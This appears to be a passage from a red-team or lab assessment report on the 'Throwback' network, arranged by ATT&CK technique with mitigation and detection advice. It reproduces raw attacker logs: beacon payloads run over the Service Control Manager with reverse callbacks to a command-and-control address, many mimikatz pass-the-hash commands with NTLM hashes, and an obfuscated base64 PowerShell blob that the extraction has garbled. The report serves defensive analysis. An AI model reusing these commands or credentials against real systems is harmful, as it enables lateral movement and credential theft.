07/07 21:38	THROWBACK-PROD	3608	run windows/beacon_https/reverse_https (10.50.31.78:444) on CORP-DC01 via Service Control Manager (PSH)
07/07 21:40	THROWBACK-PROD	3608	run windows/beacon_https/reverse_https (10.50.31.78:444) on CORP-DC01 via Service Control Manager (\\CORP-DC01\ADMIN\$\83fe33c.exe)
07/07 21:42	THROWBACK-PROD	3608	run 'whoami' on THROWBACK-DC01 via Service Control Manager
07/07 21:42	THROWBACK-PROD	3608	run 'C:\Program Files\Amazon\SSM\amazon-agent.exe' on THROWBACK-DC01 via Service Control Manager
07/07 21:44	THROWBACK-PROD	3608	run windows/beacon_https/reverse_https (10.50.31.78:444) on CORP-DC01 via Service Control Manager (PSH)

date	host	pid	activity
07/07 21:45	THROWBACK-PROD	3608	run windows/beacon_https/reverse_https (10.50.31.78:444) on CORP-DC01 via Service Control Manager (\CORP- DC01\ADMIN\$\8fcf3e6.exe)
07/07 22:57	THROWBACK-PROD	3608	run windows/beacon_https/reverse_https (10.50.31.78:444) on CORP-DC01 via Service Control Manager (PSH)
07/07 22:57	THROWBACK-PROD	3608	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK- DC01 via Service Control Manager (PSH)
07/07 23:53	THROWBACK-PROD	3504	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK- DC01 via Service Control Manager (PSH)
07/08 07:17	THROWBACK-PROD	3400	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK- DC01 via Service Control Manager (PSH)
07/08 20:36	THROWBACK-PROD	3540	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK- DC01 via Service Control Manager (PSH)
07/11 00:00	THROWBACK-PROD	3476	run windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (PSH)
07/11 00:01	THROWBACK-PROD	3476	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK- DC01 via Service Control Manager (PSH)
07/11 00:22	THROWBACK-PROD	3476	run windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (PSH)
07/11 10:24	THROWBACK-PROD	3572	run windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\THROWBACK- DC01\ADMIN\$\6833a45.exe)
07/11 10:29	THROWBACK-PROD	3572	run windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) on

date	host	pid	activity
			10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\af2ee97.exe)
07/11 10:38	THROWBACK-DC01	4380	run windows/beacon_reverse_tcp (10.200.34.117:9889) on 10.200.34.118 via Service Control Manager (\\10.200.34.118\ADMIN\$\e506d9c.exe)
07/11 10:38	THROWBACK-DC01	4380	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on 10.200.34.118 via Service Control Manager (\\10.200.34.118\ADMIN\$\\14ac0f8.exe)
07/11 10:39	THROWBACK-DC01	4380	run 'whoami' on 10.200.34.118 via Service Control Manager
07/11 10:40	THROWBACK-DC01	4380	run 'dir' on 10.200.34.118 via Service Control Manager
07/11 10:40	THROWBACK-DC01	4380	run 'pwd' on 10.200.34.118 via Service Control Manager
07/11 10:43	THROWBACK-DC01	4380	run 'C::/Program Files/Amazon/SSM/amazon-agent.exe' on 10.200.34.118 via Service Control Manager
07/11 10:44	THROWBACK-DC01	4380	run windows/beacon_reverse_tcp (10.200.34.118:9889) on CORP-DC01 via Service Control Manager (\\CORP-DC01\ADMIN\$\aadd03d.exe)
07/11 20:23	THROWBACK-PROD	3544	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\\ff5bdf5.exe)
07/11 21:15	CORP-DC01	2684	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on CORP-ADT01 via Service Control Manager (\\CORP-ADT01\ADMIN\$\\a1ab25f.exe)
07/11 21:16	CORP-DC01	2684	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on CORP-ADT01 via Service Control Manager (\\CORP-ADT01\ADMIN\$\\4e6a86d.exe)
07/11 21:19	CORP-DC01	2684	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on 10.200.34.243 via Service Control Manager

date	host	pid	activity
			(\\10.200.34.243\ADMIN\$\1955a74.exe)
07/11 21:21	CORP-DC01	2684	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on 10.200.34.243 via Service Control Manager (\\10.200.34.243\ADMIN\$\cad9ff2.exe)
07/12 08:48	THROWBACK-PROD	3484	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\e253f88.exe)
07/12 23:14	THROWBACK-PROD	3584	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\57f4daa.exe)
07/13 06:22	THROWBACK-PROD	3468	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\13ddc05.exe)
07/13 06:23	THROWBACK-PROD	3468	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\d413e5a.exe)
07/13 23:34	THROWBACK-PROD	3596	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\3f758ba.exe)
07/13 23:35	THROWBACK-PROD	3596	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\a40e203.exe)
07/13 23:35	THROWBACK-PROD	3596	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\14f452c.exe)

date	host	pid	activity
07/13 23:42	THROWBACK-PROD	3596	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\7fd1cb7.exe)
07/13 23:45	THROWBACK-PROD	3596	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\982958e.exe)
07/14 00:22	TBSEC-DC01	4612	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on 10.200.34.79 via Service Control Manager (\\10.200.34.79\ADMIN\$\54561d9.exe)

Mitigation

Limit privileges of user accounts and remediate Privilege Escalation vectors so only authorized administrators can create new services.

Identify and block unnecessary system utilities or potentially malicious software that may be used to create services by using whitelisting tools, like AppLocker, or Software Restriction Policies where appropriate.

Detection Methods

Monitor service creation through changes in the Registry and common utilities using command-line invocation. New, benign services may be created during installation of new software. Data and events should not be viewed in isolation, but as part of a chain of behavior that could lead to other activities, such as network connections made for Command and Control, learning details about the environment through Discovery, and Lateral Movement.

Tools such as Sysinternals Autoruns may also be used to detect system changes that could be attempts at persistence. Look for changes to services that do not correlate with known software, patch cycles, etc. Suspicious program execution through services may show up as outlier processes that have not been seen before when compared against historical data.

Monitor processes and command-line arguments for actions that could create services. Remote access tools with built-in features may interact directly with the Windows API to perform these functions outside of typical system utilities. Services may also be created through Windows system management tools such as Windows Management Instrumentation and PowerShell, so additional logging may need to be configured to gather the appropriate data.

Reference

- Tactic: T1050

Pass the Hash

Pass the hash (PtH) is a method of authenticating as a user without having access to the user's cleartext password. This method bypasses standard authentication steps that require a cleartext password, moving directly into the portion of the authentication that uses the password hash. In this technique, valid password hashes for the account being used are captured using a Credential Access technique. Captured hashes are used with PtH to authenticate as that user. Once authenticated, PtH may be used to perform actions on local or remote systems.

Windows 7 and higher with KB2871997 require valid domain user credentials or RID 500 administrator hashes.

Related Events

date	host	pid	activity
07/02 11:50	THROWBACK-TIME	5044	run mimikatz's sekurlsa::pth /user:Administrator /domain:THROWBACK.local /ntlm:43d73c6a52e8626eabc5eb7714 8dca0b /run:"%COMSPEC% /c echo 5af60271378 > \\.\pipe\7068fe" command
07/03 05:15	THROWBACK-TIME	4736	run mimikatz's sekurlsa::pth /user:Administrator /domain:THROWBACK-TIME /ntlm:43d73c6a52e8626eabc5eb7714 8dca0b /run:"%COMSPEC% /c echo acb311002f1 > \\.\pipe\cbc3dc3" command
07/03 05:58	THROWBACK-TIME	2696	run mimikatz's sekurlsa::pth /user:spook /domain:THROWBACK.local /ntlm:6bdfcca7cc64ea531a5bf14638 8b020 /run:"%COMSPEC% /c echo f172fc29bd6 > \\.\pipe\ae3ab" command
07/04 12:15	THROWBACK-TIME	2588	run mimikatz's sekurlsa::pth /user:Administrator /domain:THROWBACK-WS01 /ntlm:31d6cfe0d16ae931b73c59d7e0c 089c0 /run:"%COMSPEC% /c echo 5cb86cc01d3 > \\.\pipe\c2a168" command
07/04 12:19	THROWBACK-TIME	2588	run mimikatz's sekurlsa::pth /user:Administrator /domain:THROWBACK-WS01 /ntlm:31d6cfe0d16ae931b73c59d7e0c 089c0 /run:"%COMSPEC% /c echo 6a1cdd71724 > \\.\pipe\52bbad" command

date	host	pid	activity
07/04 12:20	THROWBACK-TIME	2588	run mimikatz's sekurlsa::pth /user:Administrator /domain:THROWBACK-WS01 /ntlm:31d6cfe0d16ae931b73c59d7e0c 089c0 /run:"%COMSPEC% /c echo aafb0406e63 > \\.\pipe\076ec6" command
07/04 12:20	THROWBACK-TIME	2588	run mimikatz's sekurlsa::pth /user:Administrator /domain:THROWBACK-WS01 /ntlm:31d6cfe0d16ae931b73c59d7e0c 089c0 /run:"%COMSPEC% /c echo f03c04dacbe > \\.\pipe\f89471" command
07/04 12:21	THROWBACK-TIME	2588	run mimikatz's sekurlsa::pth /user:Administrator /domain:THROWBACK /ntlm:31d6cfe0d16ae931b73c59d7e0c 089c0 /run:"%COMSPEC% /c echo 83b1a68869d > \\.\pipe\bafc52" command
07/04 12:22	THROWBACK-TIME	2588	run mimikatz's sekurlsa::pth /user:Administrator /domain: /ntlm:31d6cfe0d16ae931b73c59d7e0c 089c0 /run:"%COMSPEC% /c echo b1d1b907c4c > \\.\pipe\b6514d" command
07/06 10:17	THROWBACK-PROD	1776	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo d3452aafb0b > \\.\pipe\1c6235" command
07/06 10:43	THROWBACK-TIME	540	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 10171d731bf > \\.\pipe\92d440" command
07/06 10:45	THROWBACK-PROD	1776	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 01079778b5c > \\.\pipe\181cca" command
07/06 10:46	THROWBACK-PROD	1776	run mimikatz's sekurlsa::pth /user:MercerH

date	host	pid	activity
			/domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo de59333be05 > \\.\pipe\2b9178" command
07/06 21:27	THROWBACK-TIME	2648	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo eb1d5f85ba3 > \\.\pipe\15d96a" command
07/06 21:29	THROWBACK-PROD	3512	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 0b80f2dd551 > \\.\pipe\5ac41a" command
07/06 21:30	THROWBACK-PROD	3512	run mimikatz's sekurlsa::pth /user:Administrator /domain:THROWBACK /ntlm:4bedd990ee9b5b4ecc9ec1416f6 2401d /run:"%COMSPEC% /c echo d531e4d0c9f > \\.\pipe\c60ea9" command
07/06 21:31	THROWBACK-PROD	3512	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo f3bc17145e1 > \\.\pipe\cb9274" command
07/06 21:32	THROWBACK-TIME	2648	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 5d6eb9bc6b8 > \\.\pipe\2a5697" command
07/06 21:41	THROWBACK-TIME	2648	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 70b9e826ce3 > \\.\pipe\dd59ff" command
07/06 21:43	THROWBACK-PROD	3512	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 6fedec1b801 > \\.\pipe\bf1168" command

date	host	pid	activity
07/06 21:44	THROWBACK-TIME	2648	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo b7d6795a64a > \\.\pipe\451981" command
07/06 21:46	THROWBACK-PROD	3512	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 02c3022e826 > \\.\pipe\da8c6f" command
07/06 22:20	THROWBACK-DC01	3184	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:cmd.exe command
07/07 00:27	THROWBACK-PROD	3432	run mimikatz's sekurlsa::pth /user:THROWBACK/MercerH /domain: /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 77597d59dc0 > \\.\pipe\848ae0" command
07/07 00:30	THROWBACK-PROD	3432	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 3e4b69d3acc > \\.\pipe\6b610c" command
07/07 06:28	THROWBACK-PROD	3528	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 4c6826ef8e6 > \\.\pipe\ff0c2a" command
07/07 06:46	THROWBACK-PROD	3528	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo e1b388a5b75 > \\.\pipe\c489a6" command
07/07 10:37	THROWBACK-PROD	3660	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo

date	host	pid	activity
			4699fb69265 > \\.\pipe\0dfac5" command
07/07 10:40	THROWBACK-PROD	3660	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 75a2e607d24 > \\.\pipe\6d8b8e" command
07/07 11:46	THROWBACK-DC01	4868	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 057eed181f4 > \\.\pipe\0256e3" command
07/07 21:37	THROWBACK-PROD	3608	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 35e70fa2cff > \\.\pipe\d30389" command
07/07 21:38	THROWBACK-PROD	3608	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 0c9c32994d9 > \\.\pipe\f19fcda" command
07/07 21:40	THROWBACK-PROD	3608	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 7f19e8e333c > \\.\pipe\cf796a" command
07/07 21:44	THROWBACK-PROD	3608	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 6246d8df69a > \\.\pipe\7dc2f" command
07/07 21:45	THROWBACK-PROD	3608	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo dac179ce736 > \\.\pipe\bb9a06" command

date	host	pid	activity
07/07 22:57	THROWBACK-PROD	3608	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo c59f9b9e692 > \\.\pipe\6e8cf0" command
07/07 22:57	THROWBACK-PROD	3608	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 600f7d97c3d > \\.\pipe\2c5e0d" command
07/07 23:53	THROWBACK-PROD	3504	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo e93ee97b17e > \\.\pipe\de2aad" command
07/08 03:18	THROWBACK-DC01	2028	run mimikatz's sekurlsa::pth /user:MercerH /domain: /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo d700d8ab26a > \\.\pipe\fce737" command
07/08 07:17	THROWBACK-PROD	3400	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 00fb885dcca > \\.\pipe\73bbf6" command
07/08 20:36	THROWBACK-PROD	3540	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo ea374702eec > \\.\pipe\6d5606" command
07/10 08:33	THROWBACK-PROD	508	run mimikatz's sekurlsa::pth /user:THROWBACK/Administrator /domain: /ntlm:4bedd990ee9b5b4ecc9ec1416f6 2401d /run:"%COMSPEC% /c echo 18ec863f7c5 > \\.\pipe\698613" command
07/10 08:33	THROWBACK-PROD	508	run mimikatz's sekurlsa::pth /user:THROWBACK/Blairej /domain:

date	host	pid	activity
			/ntlm:c374ecb7c2ccac1df3a82bce4f80 bb5b /run:"%COMSPEC% /c echo 9b0050d4545 > \\.\pipe\d1a711" command
07/11 00:22	THROWBACK-PROD	3476	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 04b29a09de2 > \\.\pipe\124d12" command
07/11 21:15	CORP-DC01	2684	run mimikatz's sekurlsa::pth /user:DaviesJ /domain:CORP-DC01 /ntlm:c072f1549afdb4e6b82b3ccc740 c5a24 /run:"%COMSPEC% /c echo 1f31a201513 > \\.\pipe\5f31a9" command
07/11 21:16	CORP-DC01	2684	run mimikatz's sekurlsa::pth /user:DaviesJ /domain:CORP /ntlm:c072f1549afdb4e6b82b3ccc740 c5a24 /run:"%COMSPEC% /c echo c18f841c251 > \\.\pipe\7ed47b" command
07/11 21:19	CORP-DC01	2684	run mimikatz's sekurlsa::pth /user:DaviesJ /domain:CORP /ntlm:c072f1549afdb4e6b82b3ccc740 c5a24 /run:"%COMSPEC% /c echo ef88ced8664 > \\.\pipe\3007db" command
07/11 21:19	CORP-DC01	2684	run mimikatz's sekurlsa::pth /user:DaviesJ /domain:CORP /ntlm:c072f1549afdb4e6b82b3ccc740 c5a24 /run:"%COMSPEC% /c echo 598c2fb168c > \\.\pipe\2494c1" command
07/11 21:21	CORP-DC01	2684	run mimikatz's sekurlsa::pth /user:DaviesJ /domain:CORPORATE /ntlm:c072f1549afdb4e6b82b3ccc740 c5a24 /run:"%COMSPEC% /c echo 68bd18eb874 > \\.\pipe\d48e89" command
07/11 21:21	CORP-DC01	2684	run mimikatz's sekurlsa::pth /user:DaviesJ /domain:CORPORATE /ntlm:c072f1549afdb4e6b82b3ccc740 c5a24 /run:"%COMSPEC% /c echo 513a77ca2ae > \\.\pipe\db42a8" command

Mitigation

Monitor systems and domain logs for unusual credential logon activity. Prevent access to Valid Accounts. Apply patch KB2871997 to Windows 7 and higher systems to limit the default access of accounts in the local administrator group.

Enable Pass the Hash mitigations to apply UAC restrictions to local accounts on network logon. The associated Registry key is located

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy Through GPO: Computer Configuration > [Policies] > Administrative Templates > SCM: Pass the Hash Mitigations: Apply UAC restrictions to local accounts on network logons.

Limit credential overlap across systems to prevent the damage of credential compromise and reduce the adversary's ability to perform Lateral Movement between systems. Ensure that built-in and created local administrator accounts have complex, unique passwords. Do not allow a domain user to be in the local administrator group on multiple systems.

Detection Methods

Audit all logon and credential use events and review for discrepancies. Unusual remote logins that correlate with other suspicious activity (such as writing and executing binaries) may indicate malicious activity. NTLM LogonType 3 authentications that are not associated to a domain login and are not anonymous logins are suspicious.

Reference

- [Tactic: T1075](#)

PowerShell

PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the Start-Process cmdlet which can be used to run an executable and the Invoke-Command cmdlet which runs a command locally or on a remote computer.

PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk.

Administrator permissions are required to use PowerShell to connect to remote systems.

A number of PowerShell-based offensive testing tools are available, including Empire, PowerSploit, and PSAttack.

Related Events

date	host	pid	activity
07/01 20:57	THROWBACK-WS01	3808	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/01 20:57	THROWBACK-WS01	3808	run: Get-DomainUser (unmanaged)
07/01 21:00	THROWBACK-WS01	3808	run: Get-Domain (unmanaged)
07/01 21:08	THROWBACK-WS01	3808	run: [sYsTEM.TEXT.ENCoding]::unlICode. GETsTring([SYsTeM.conVeRT]::fRO mBasE64sTrInG("IwBVAG4AawBuAG 8AdwBuACAALQAgAEYAbwByAGMA ZQAgAGUAcgByAG8AcgAgAAoAJAB 0AHIAbgBQAGsAZABFAFcAVAA9AC QAbgB1AGwAbAA7ACQAcwBtAHQA agBhAGYAbwA9AFsAJAAoACgAJwB TAHkAcwAnACsAJwB0AGUAbQAnA CkALgBuAE8AUgBtAGEATABJAHoA ZQAOAFsAYwBoAGEAUgBdACgANw AwACKwBbAGMASABBAHIAXQA oAFsAQgBZAHQARQBdADAAeAA2A GYAKQArAFsAQwBIAGEAUgBdACg AWwBCAHkAVABIAF0AMAB4ADcA MgApACsAWwBDAGgAQQBByAF0AK AAxADAAOQApACsAWwBDAGgAYQ BSAF0AKAA2ADgAKgA1ADYALwA1 ADYAKQApACAAALQByAGUAcABsA GEAYwBIACAAWwBjAGgAYQBSAF0 AKAA5ADIQArAFsAYwBIAGEAUg BdACgAWwBCAFkAdABIAF0AMAB4 ADcAMAApACsAWwBjAGgAQQBByAF 0AKABbAGIAeQB0AEUAXQAwAHgA NwBiACKwBbAEMAAABBAHIAXQ AoAFsAYgBZAHQARQBdADAAeAA0 AGQAKQArAFsAQwBoAGEAUgBdA CgAWwBCAHkAdABFAF0AMAB4AD YAZQApACsAWwBDAGgAYQByAF0 AKABbAGIAWQB0AEUAXQAwAHgA NwBkACKwAIFIAdQBuAHQAaQ BtAGUALgBJAG4AdABIAHIAbwBwA FMAZQByAHYAAQbjAGUAcwAuAE0 AYQByAHMAaABhAGwAXQA6ADoA QQBsAGwAbwBjAEgARwBsAG8AYg BhAGwAKAAoADkAMAA3ADYAKwA xADUANgAwAC0AMQA1ADYAMA Ap ACKAOwAkAHcAZwBsAGEAcQBuAH IAaQBtAGQAdABhAGwAbQBhAHoA bABxAHAAbwBpAGcAZgBnAGYAbQ B5AGUAagA9ACIAKwAoACcAdQBI GcAegBzAPUAdAAnACsAJwDiAHYA cgB2AHoAZwB0ACcAKwAnAHgAZQ AnACKALgBuAG8AUgBNAGEAbABp AFoAZQAOAFsAYwBoAGEAUgBdAC

date	host	pid	activity
			gAWwBCAFkAdABIAF0AMAB4ADQA NgApACsAWwBDAEgAYQBSAF0AK AAxADEAMQArADgAOAAtADgAOAA pACsAWwBDAGgAYQBSAF0AKAAx ADEANAAqADIANwAvADIANwApAC sAWwBDAEgAYQBSAF0AKABbAGIA WQB0AEUAXQAwAHgANgBkACkAK wBbAGMASABBAHIAxQaDyAOA ApACkAIAAtAHIAZQBwAGwAYQBjA GUAIAbAGMAaABhAHIAxQaAFs AYgBZAHQAZQBdADAAeAA1AGMA KQArAFsAQwBIAEEAcgBdACgAMQ AxADIAKQArAFsAYwBIAEEAUgBdA CgAWwBiAFkAdABIAF0AMAB4ADcA YgApACsAWwBjAEgAYQBByAF0AKA A3ADcAKQArAFsAYwBoAGEAcgBdA CgAMQAxADAkQArAFsAYwBoAEE AUgBdACgAMQaDUAkGxADEA MQAvADEAMQAxACKAlgA7AFsAVA BoAHIAZQBhAGQAaQBuAGcALgBU AGgAcgBIAGEAZABdADoAOgBTAG wAZQBIHAAKAA3ADAAMQApADsA WwBSAGUAZgBdAC4AQQBzAHMAZ QBtAGIAbAB5AC4ARwBIAHQAVAB5 AHAAZQaOACIAJAAoACgAJwBTAhk AcwAnACsAJwB0AGUAbQAnACKAL gBuAE8AUgBtAGEATABJAHOAZQaO AFsAYwBoAGEAUgBdACgANwAwA CkAkWbAGMASABBAHIAxQaAFs AQgBZAHQARQBdADAAeAA2AGYA KQArAFsAQwBIAGEAUgBdACgAWw BCAHkAVABIAF0AMAB4ADcAMgAp ACsAWwBDAGgAQQBByAF0AKAAx DAAOQApACsAWwBDAGgAYQBSA F0AKAA2ADgAKgA1ADYALwA1ADY AKQApACAALQByAGUAcABsAGEA YwBIACAAwBjAGgAYQBSAF0AKA A5ADIAKQArAFsAYwBIAGEAUgBdA CgAWwBCAFkAdABIAF0AMAB4ADc AMAApACsAWwBjAGgAQQBByAF0AK ABbAGIAeQB0AEUAXQAwAHgANw BiACKwBbAEMAaABBAHIAxQaO AFsAYgBZAHQARQBdADAAeAA0A GQAKQArAFsAQwBoAGEAUgBdACg AWwBCAHkAdABFAF0AMAB4ADY ZQApACsAWwBDAGgAYQBByAF0AK ABbAGIAWQB0AEUAXQAwAHgANw BkACKwBbACQAKABbAGMAaAB hAHIAxQaOADIAnwArADUAMAaP CsAWwBDAEgAYQBByAF0AKAA5ADc AKQArAFsAYwBIAEEAcgBdACgAW wBCAHkAdABFAF0AMAB4ADYAZQ

date	host	pid	activity
			ApACsAWwBDAGgAQByAF0AKAB bAEIAWQB0AGUAXQAwAHgANGAx ACkAKwBbAGMAaABhAHIAxQAOAD EAMAAzACkAKwBbAGMAaABBAHIA XQAoADMAKwA5ADgAKQArAFsAYw BIAEEAUgBdACgANQA4ACsANQAx ACkAKwBbAGMASABBAHIAxQAOA DYANQArADMAnGApACsAWwBjAGg AQByAF0AKAAxADEAMAAqADQA OAAvADQAOAApACsAWwBDAGgAY QBSAF0AKAbAEIAeQB0AEUAXQA wAHgANwA0ACKQAUACQAKAAo ACcAwB1AHQA9QAnACsAJwBtAO EAdADuACcAKwAnAPMAbgAnACkA LgBOAG8AUgBNAEEATABJAFOAZQ AoAFsAYwBIAGEAcgBdACgAWwBC AFkAVABIAF0AMAB4ADQANgApAC sAWwBDAGgAQByAF0AKAAyADk AKwA4ADIAKQArAFsAYwBIAEEAcg BdACgAWwBiAHkAdABIAF0AMAB4A DcAMgApACsAWwBjAGgAYQBSAF0 AKAbAGIAWQB0AGUAXQAwAHgA NgBkACKwBbAEMASABBAFIAXQ AoADYAOAApACKAAAtAHIAZQBwA GwAYQBjAGUAIABbAGMAaABBAFI AXQAoAFsAQgB5AHQAZQBdADAAe AA1AGMAKQArAFsAQwBIAEEAUgB dACgAWwBiAHkAdABFAF0AMAB4A DcAMAApACsAWwBjAGgAYQBSAF 0AKAbAGIAWQB0AEUAXQAwAHg ANwBiACKwBbAGMAaABBAHIAx QAoADCANwArADIAMAAAtADIAMAAp ACsAWwBDAEgAQByAF0AKAAx DEAMAAqADIAMAAvADIAMAApACs AWwBjAEgAYQBSAF0AKAA5ADAA KwAzADUAKQApAC4AJAAoACgAJw DEAG0AcwDsAFUAdAAnACsAJwDu AGwAcwAnACKwBbAGMAaABBAHIAx ATABpAFoARQAOAFsAYwBoAEEAU gBdACgAWwBCAFkAVABIAF0AMAB 4ADQANgApACsAWwBjAGgAYQBSAF 0AKAbAEIAWQB0AEUAXQAwAHgA GgAYQBSAF0AKAbAEIAWQB0AE UAXQAwAHgANwAyACKwBbAGM AaABBAFIAXQAOADgAMAArADIAO QApACsAWwBDAEgAYQBSAF0AKA BbAGIAeQB0AEUAXQAwAHgANAA0 ACKwBbAGMAaABBAHIAx MAZQAgAFsAYwBoAGEAUgBdACgA WwBiAFkAdABIAF0AMAB4ADUAYw ApACsAWwBjAGgAYQByAF0AKAAx ADEAMgArADEAMAA1AC0AMQAwA

date	host	pid	activity
